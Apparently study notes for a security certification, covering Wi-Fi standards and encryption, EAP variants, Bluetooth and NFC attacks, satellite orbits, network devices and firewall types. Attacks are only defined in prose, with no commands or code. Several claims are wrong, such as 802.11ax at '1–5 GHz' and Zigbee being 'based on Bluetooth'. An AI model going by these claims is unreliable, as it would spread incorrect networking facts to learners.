
Amendment	Wi-Fi Alliance name	Speed	Frequency
802.11		2 Mbps	2.4 GHz
802.11a	Wi-Fi 2	54 Mbps	5 GHz
802.11b	Wi-Fi 1	11 Mbps	2.4 GHz
802.11g	Wi-Fi 3	54 Mbps	2.4 GHz
802.11n	Wi-Fi 4	200+ Mbps	2.4 GHz or 5 GHz
802.11ac	Wi-Fi 5	1 Gbps	5 GHz
802.11ax	Wi-Fi 6/Wi-Fi 6E	9.5 Gbps	1–5 GHz/1–6 GHz

Service set identifier (SSID) to differentiate one wireless network from another. SSID is broadcast by the WAP via a special transmission called a *beacon frame*. Technically there are two types of infrastructure mode SSIDs:

- ***Extended service set identifier (ESSID)*** An ESSID is the name of a wireless network when a WAP is used.
- ***Basic service set identifier (BSSID)*** is the MAC address of the base station, which is used to differentiate multiple base stations supporting an ESSID.
- ***Independent service set identifier (ISSID)*** is used by Wi-Fi Direct or ad hoc mode.

Wireless cells are the areas within a physical environment where a wireless device can connect to a wireless access point.

Wireless Security



	WEP	WPA	WPA2	WPA3
Brief description	Ensure wired-like privacy in wireless	Based on 802.11i without requirement for new hardware	All mandatory 802.11i features and a new hardware	Announced by Wi-Fi Alliance
Encryption	RC4	TKIP + RC4	CCMP/AES	GCMP-256
Authentication	WEP-Open WEP-Shared	WPA-PSK WPA-Enterprise	WPA2-Personal WPA2-Enterprise	WPA3-Personal WPA3-Enterprise
Data integrity	CRC-32	MIC algorithm	Cipher Block Chaining Message Authentication Code (based on AES)	256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)
Key management	none	4-way handshake	4-way handshake	Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA)

Wired Equivalent Privacy (WEP) is defined by the original IEEE 802.11 standard. WEP uses a predefined shared Rivest Cipher 4 (RC4) secret key for both authentication (i.e., SKA) and encryption.

Wi-Fi Protected Access (WPA) was designed as the replacement for WEP; it was a temporary fix until the new 802.11i amendment was completed. WPA is a significant improvement over WEP in that it does not use the same static key to encrypt all communications. Instead, it negotiates a unique key set with each host.

Wi-Fi Protected Access 2 (WPA2) replaced WEP and WPA. It implements AES-CCMP instead of RC4. To date, no attacks have been successful against AES-CCMP encryption. WPA2/802.11i defined two "new" authentication options known as *preshared key (PSK)* or *personal (PER)* and IEEE 802.1X or *enterprise (ENT).*

Wi-Fi Protected Access 3 (WPA3) was finalized in January 2018. WPA3-ENT uses 192-bit AES CCMP encryption, and WPA3-PER remains at 128-bit AES CCMP. WPA3-PER replaces the pre-shared key authentication with Simultaneous Authentication of Equals (SAE). Some 802.11ac/Wi-Fi 5 devices were the first to support or adopt WPA3. *Simultaneous Authentication of Equals (SAE)* still uses a password, but it no longer encrypts and sends that password across the connection to perform authentication. Instead, SAE performs a zero-knowledge proof process known as Dragonfly Key Exchange, which is itself a derivative of Diffie–Hellman. The process uses the preset password and the MAC addresses of the client and AP to perform authentication and session key exchange. WPA3 also implements IEEE 802.11w-2009 management frame protection so that a majority of network management operations have confidentiality, integrity, authentication of source, and replay protection.


802.1X/EAP Extensible Authentication Protocol (EAP) is not a specific mechanism of authentication; rather it is an authentication framework. Effectively, EAP allows for new authentication technologies to be compatible with existing wireless or point-to-point connection technologies. WPA, WPA2, and WPA3 support the enterprise (ENT) authentication known as *802.1X/ EAP*, a standard port-based network access control that ensures that clients cannot communicate with a resource until proper authentication has taken place.

Lightweight Extensible Authentication Protocol (LEAP) is a Cisco proprietary alternative to TKIP for WPA. This was developed to address deficiencies in TKIP before the 802.11i/WPA2 system was ratified as a standard.

Protected Extensible Authentication Protocol (PEAP) encapsulates EAP methods within a TLS tunnel that provides authentication and potentially encryption. Since EAP was originally designed for use over physically isolated channels and hence assumed secured pathways EAP is usually not encrypted. So PEAP can provide encryption for EAP methods.

Wi-Fi Protected Setup (WPS) is a security standard for wireless networks. It is intended to simplify the effort involved in adding new clients to a well-secured wireless network. It operates by auto-connecting and automatically authenticating the first new wireless client to initiate a connection to the network once WPS is triggered.


Wireless MAC Filter: A *MAC filter* can be used on a WAP to limit or restrict access to only known and approved devices. The MAC filter is a list of authorized wireless client interface MAC addresses that is used by a WAP to block access to all nonauthorized devices.



Wireless Antenna Management

The standard straight or pole antenna is an ***omnidirectional antenna***.

Directional antennas include Yagi, cantenna, panel, and parabolic.




Captive portal is an authentication technique that redirects a newly connected client to a web-based portal access control page. The portal page may require the user to input payment information, provide logon credentials, or input an access code.

Wireless Communications


Spread spectrum means that communication occurs over multiple frequencies. Thus, a message is broken into pieces, and each piece is sent at the same time but using a different frequency.

1. ***Frequency Hopping Spread Spectrum (FHSS)*** was an early implementation of the spread spectrum concept. FHSS transmits data in series across a range of frequencies, but only one frequency at a time is used.



2. ***Direct Sequence Spread Spectrum (DSSS)*** employs frequencies simultaneously in parallel. DSSS uses a special encoding mechanism known as chipping code to allow a receiver to reconstruct data even if parts of the signal were distorted because of interference.

3. ***Orthogonal Frequency-Division Multiplexing (OFDM)*** employs a digital multicarrier modulation scheme that allows for a more tightly compacted transmission. The modulated signals are perpendicular (orthogonal) and thus do not cause interference with one another. Ultimately, OFDM requires a smaller frequency set (aka channel bands) but can offer greater data throughput.



Bluetooth is defined in *IEEE 802.15* and uses the 2.4 GHz frequency. Bluetooth is plaintext by default in most implementations, but it can be encrypted with specialty transmitters and peripherals. *Bluetooth Low Energy (Bluetooth LE, BLE, Bluetooth Smart)* is a low-power-consumption derivative of standard Bluetooth. BLE was designed for IoT, edge/fog devices, mobile equipment, medical devices, and fitness trackers. Bluetooth is vulnerable to a wide range of attacks:

■ ***Bluesniffing*** is Bluetooth-focused network packet capturing.

■ ***Bluesmacking*** is a DoS attack against a Bluetooth device that can be accomplished through transmission of garbage traffic or signal jamming.

■ ***Bluejacking*** involves sending unsolicited messages to Bluetooth-capable devices without the permission of the owner/user. These messages may appear on a device's screen automatically, but many modern devices prompt whether to display or discard such messages.

■ ***Bluesnarfing*** is the unauthorized access of data via a Bluetooth connection. Bluesnarfing typically occurs over a paired link between the hacker's system and the target device.
■ ***Bluebugging*** grants an attacker remote control over the hardware and software of your devices over a Bluetooth connection.

Radio Frequency Identification (RFID) is a tracking technology based on the ability to power a radio transmitter using current generated in an antenna when placed in a magnetic field. RFID can be triggered/powered and read from a considerable distance away (potentially hundreds of meters).

Near-field communication (NFC) is a standard that establishes radio communications between devices in close proximity (like a few inches versus feet for passive RFID). It lets you perform a type of automatic synchronization and association between devices by touching them together or bringing them within centimeters of one another. It's often used to perform device-to-device data exchanges, set up direct communications, or access more complex services such as WPA2/WPA3 wireless networks by linking with the WAP via NFC. NFC attacks can include on-path attacks, eavesdropping, data manipulation, and replay attacks. So, while some NFC implementations support reliable authentication and encryption, not all of them do. A best practice is to leave NFC features disabled until they need to be used.

War driving is someone using a detection tool to look for wireless networking signals, often ones they aren't authorized to access. The name comes from the legacy attack concept of war dialing, which was used to discover active computer modems by dialing all the numbers in a prefix or an area code.

Wireless scanner is used to detect the presence of a wireless network. Any active wireless network that is not enclosed in a Faraday cage can be detected, since the base station will be transmitting radio waves, even those with SSID broadcast disabled.

Rogue Access Points: A rogue WAP may be planted by an employee for convenience, installed internally by a physical intruder, or operated externally by an attacker.

Evil twin is an attack in which a hacker operates a false access point that will automatically clone, or twin, the identity of an access point based on a client device's request to connect.

Disassociation is one of the many types of wireless management frames. A disassociation frame is used to disconnect a client from one WAP as it is connecting to another WAP in the same ESSID network coverage area. If used maliciously, the client loses their wireless link.

De-authentication packet: This packet is normally used immediately after a client initiated WAP authentication but failed to provide proper credentials. However, if sent at any time during a connected session, the client immediately disconnects as if its authentication did fail.


Jamming is the transmission of radio signals to intentionally prevent or interfere with communications by decreasing the effective signal-to-noise ratio.

Initialization vector (IV) is a mathematical and cryptographic term for a random number. Most modern crypto functions use IVs to increase their security by reducing predictability and repeatability. One example of an IV attack is that of cracking WEP encryption using the wesside-ng tool from the Aircrack-ng suite at aircrack-ng.org.

Replay attack is the retransmission of captured communications in the hope of gaining access to the targeted system. Replay attacks attempt to reestablish a communication session by replaying (i.e., retransmitting) captured traffic against a system.

LiFi (light fidelity) is a technology for wireless communications using light. It is used to transmit both data and position information between devices. It uses visible light, infrared, and the ultraviolet light spectrums to support digital transmissions. It has a theoretical transmission rate of 100 Gbps.

Satellite communications are primarily based on transmitting radio waves between terrestrial locations and an orbiting artificial satellite. Satellites are used to support telephone, television, radio, internet, and military communications. Satellites can be positioned in three primary orbits: *low Earth orbit (LEO)*, 160–2,000 km, *medium Earth orbit (MEO)*, 2,000– 35,786 km, and *geostationary orbit (GEO)*, 35,786 km. LEO satellites often have stronger signals than other orbits, but they do not remain in the same position over the earth, so multiple devices must be used to maintain coverage.



🟩 Geostationary Orbit (GEO) - 250-280 milliseconds
🟥 Medium Earth Orbit (MEO) - 110-130 milliseconds
🟧 Low Earth Orbit (LEO) - 20-25 milliseconds
GEO
Static
MEO
In Motion
LEO
In Motion

Narrow-band wireless is widely used by *SCADA* systems to communicate over a distance or geographic space where cables or traditional wireless are ineffective or inappropriate. Use of narrow-band wireless should be monitored and encrypted.


Zigbee (Personal Area Network) is an IoT equipment communications concept that is based on Bluetooth. Zigbee has low power consumption and a low throughput rate, and requires close proximity of devices. Zigbee communications are encrypted using a 128-bit symmetric algorithm. supports both centralized and distributed security models, and mesh topology.

Content distribution network (CDN), or *content delivery network*, is a collection of resource services deployed in numerous data centers across the internet in order to provide low latency, high performance, and high availability of the hosted content. CDNs focus on the physical distribution of servers, client-based CDN is also possible. This is often referred as *P2P (peer-to-peer).* The most widely recognized P2P CDN is BitTorrent.

Screened subnet (previously known as a demilitarized zone [DMZ]) is a special-purpose extranet that is designed specifically for low-trust and unknown users to access specific systems, such as the public accessing a web server. It can be implemented with two firewalls or one multihomed firewall.




Screened host is a firewall-protected system logically positioned just inside a network segment. All inbound traffic is routed to the screened host, which in turn acts as a proxy for all the trusted systems within the private network. It is responsible for filtering traffic coming into the private network as well as for protecting the identity of the internal system.



East-west traffic refers to the traffic flow that occurs within a specific network, data center, or cloud environment.

North-south traffic refers to the traffic flow that occurs inbound or outbound between internal systems and external systems.



Repeaters, Concentrators, and Amplifiers *Repeaters, concentrators, and amplifiers (RCAs)* are used to strengthen the communication signal over a cable segment as well as connect network segments that use the same protocol. RCAs operate at OSI layer 1. Systems on either side of an RCA are part of the same collision domain and broadcast domain.

Hubs are used to connect multiple systems and connect network segments that use the same protocol. A hub is a multiport repeater. Hubs operate at OSI layer 1. Systems on either side of a hub are part of the same collision and broadcast domains.

Modems A traditional landline *modem* (modulator-demodulator) is a communications device that covers or modulates between an analog carrier signal and digital information in order to support computer communications of PSTN lines.

Bridges A *bridge* is used to connect two networks together—even networks of different topologies, cabling types, and speeds—in order to connect network segments that use the same protocol. A bridge forwards traffic from one network to another. Bridges that connect networks using different transmission speeds may have a buffer to store packets until they can be forwarded to the slower network. This is known as a *store-and-forward device*. Bridges operate at OSI layer 2. Bridges were primarily used to connect hub networks together and thus have mostly been replaced by switches.

Switches manage the transmission of frames via MAC address. Switches can also create separate broadcast domains when used to create VLANs. Switches operate primarily at OSI layer 2. When switches have additional features, such as routing among VLANs, they can operate at OSI layer 3 as well.

Routers are used to control traffic flow on networks and are often used to connect similar networks and control traffic flow between the two. Routers manage traffic based on logical IP addressing. They can function using statically defined routing tables, or they can employ a dynamic routing system. Routers operate at OSI layer 3.

LAN Extenders A *LAN extender* is a remote access, multilayer switch used to connect distant networks over WAN links. Aka WAN switch or WAN router.

Jump box or ***jump server*** is a remote access system deployed to make accessing a specific system or network easier or more secure. A jump server is often deployed in extranets, screened subnets, or cloud networks where a standard direct link or private channel is not available or is not considered safe.

Sensor collects information and then transits it back to a central system for storage and analysis. Sensors are common elements of fog computing, ICS, IoT, IDS/IPS, and SIEM/security orchestration, automation, and response (SOAR) solutions. Many sensors are based on an SoC.

Collector A *security collector* is any system that gathers data into a log or record file. A collector's function is similar to the functions of auditing, logging, and monitoring. A collector watches for a specific activity, event, or traffic, and then records the information into a record file.

Aggregators are a type of multiplexor. Numerous inputs are received and directed or transmitted to a single destination. MPLS is an example of an aggregator. Some IDSs/IPSs use aggregators to collect or receive input from numerous sensors and collectors to integrate the data into a single data stream for analysis and processing.

Network access control (NAC) is the concept of controlling access to an environment through strict adherence to and enforcement of security policy. Network Access Control (NAC) builds on top of 802.1X. The goals of NAC are as follows:
■ Prevent/reduce known attacks directly and zero-day indirectly
■ Enforce security policy throughout the network
■ Use identities to perform access control
NAC can be implemented with a preadmission philosophy or a postadmission philosophy, or aspects of both:
■ The preadmission philosophy requires a system to meet all current security requirements (such as patch application and malware scanner updates) before it is allowed to communicate with the network.
■ The postadmission philosophy allows and denies access based on user activity, which is based on a predefined authorization matrix.


Firewalls are essential tools in managing, controlling, and filtering network traffic. A firewall can be a hardware or software component designed to protect one network segment from another. Firewalls are deployed between areas of higher and lower trust, like a private network and a public network (such as the internet), or between two network segments that have different security levels/domains/classifications. Most commercial firewalls are hardware based and can be called hardware firewalls, appliance firewalls, or network firewalls.

Bastion host is a system specifically designed to withstand attacks, such as a firewall appliance.

TIP


Remotely triggered black hole (RTBH) **is an edge filtering concept to discard unwanted traffic based on source or destination address long before it reaches the destination.**

Static Packet-Filtering Firewalls A static packet-filtering firewall (aka screening router) filters traffic by examining data from a message header. Usually, the rules are concerned with source and destination IP address (layer 3) and port numbers (layer 4). This is also a type of stateless firewall since each packet is evaluated individually rather than in context (which is performed by a stateful firewall).



Stateless firewall analyzes packets on an individual basis against the filtering ACLs or rules. The context of the communication (that is, any previous packets) is not used to make an allow or deny decision on the current packet.


Stateful Inspection Firewalls *Stateful inspection firewalls* (aka *dynamic packet filtering firewalls*) evaluate the state, session, or context of network traffic. By examining source and destination addresses, application usage, source of origin (i.e., local or remote, physical port, or even routed path/vector), and the relationship between current packets and the previous packets of the same session, stateful inspection firewalls are able to grant a broader range of access for authorized users and activities and actively watch for and block unauthorized users and activities. Stateful inspection firewalls operate at OSI layers 3 and up.



Application-Level Firewalls An application-level firewall filters traffic based on a single internet service, protocol, or application. Application-level firewalls operate at the Application layer (layer 7) of the OSI model. An example is the web application firewall (WAF). This firewall may be implemented stateless or stateful. A web application firewall (WAF) is an appliance, server add-on, virtual service, or system filter that defines a strict set of communication rules for communications to and from a website. It's intended to prevent web application attacks.

N***ext-generation secure web gateway (SWG, NGSWG, NG-SWG)*** is a variation of and combination of the ideas of an NGFW and a WAF. An SWG is a cloud-based web gateway solution that is often tied to a subscription service that provides ongoing updates to filters and detection databases. This cloud-based firewall is designed to provide filtering services between CSP-based resources and on-premises systems. An SWG/NG-SWG often supports standard WAF functions; TLS decryption; cloud access security broker (CASB) functions; advanced threat protection (ATP), such as sandboxing and ML-based threat detection; DLP; rich metadata about traffic; and detailed logging and reporting.

Circuit-Level Firewalls Circuit-level firewalls (aka circuit proxies) are used to establish communication sessions between trusted partners. In theory, they operate at the Session layer (layer 5) of the OSI model (although in reality, they operate in relation to the establishment of TCP sessions at the Transport layer [layer 4]). SOCKS (from Socket Secure, as in TCP/IP ports) is a common implementation of a circuit-level firewall. Circuit-level firewalls focus on the establishment of the circuit (or session), not the content of traffic, based on simple rules for IP and port, using captive portals, requiring port authentication via 802.1X, or more complex elements such as context- or attribute-based access control. This is also a type of stateless firewall.




TCP Wrapper is an application that can serve as a basic firewall by restricting access to ports and resources based on user IDs or system IDs. Using TCP Wrappers is a form of port-based access control.

Port knocking is an authentication technique used by network administrators. It consists of a specified sequence of closed port connection attempts to specific IP addresses called a knock sequence. The techniques uses a daemon that monitors a firewall's log files looking for the correct connection request sequence. Additionally, it generally determines if the entity seeking port entrance is on the approved list of IP addresses.

Deep packet inspection (DPI), payload inspection, or content filtering is the means to evaluate and filter the payload contents of a communication rather than only on the header values. DPI can also be known as complete packet inspection and information extraction. DPI filtering is able to block domain names, malware, spam, malicious scripts, abusive contents, or other identifiable elements in the payload of a communication. DPI is often integrated with Application-layer firewalls and/or stateful inspection firewalls.

Next-Generation Firewalls (NGFWs) *A next-generation firewall (NGFW)* is a *multifunction device (MFD)* or *unified threat management (UTM)* composed of several security features in addition to a firewall; integrated components can include application filtering, deep packet inspection, TLS offloading and/or inspection (aka TLS termination proxy), domain name and URL filtering, IDS, IPS, web content filtering, QoS management, bandwidth throttling/management, NAT, VPN anchoring, authentication services, identity management, and antivirus/antimalware scanning.

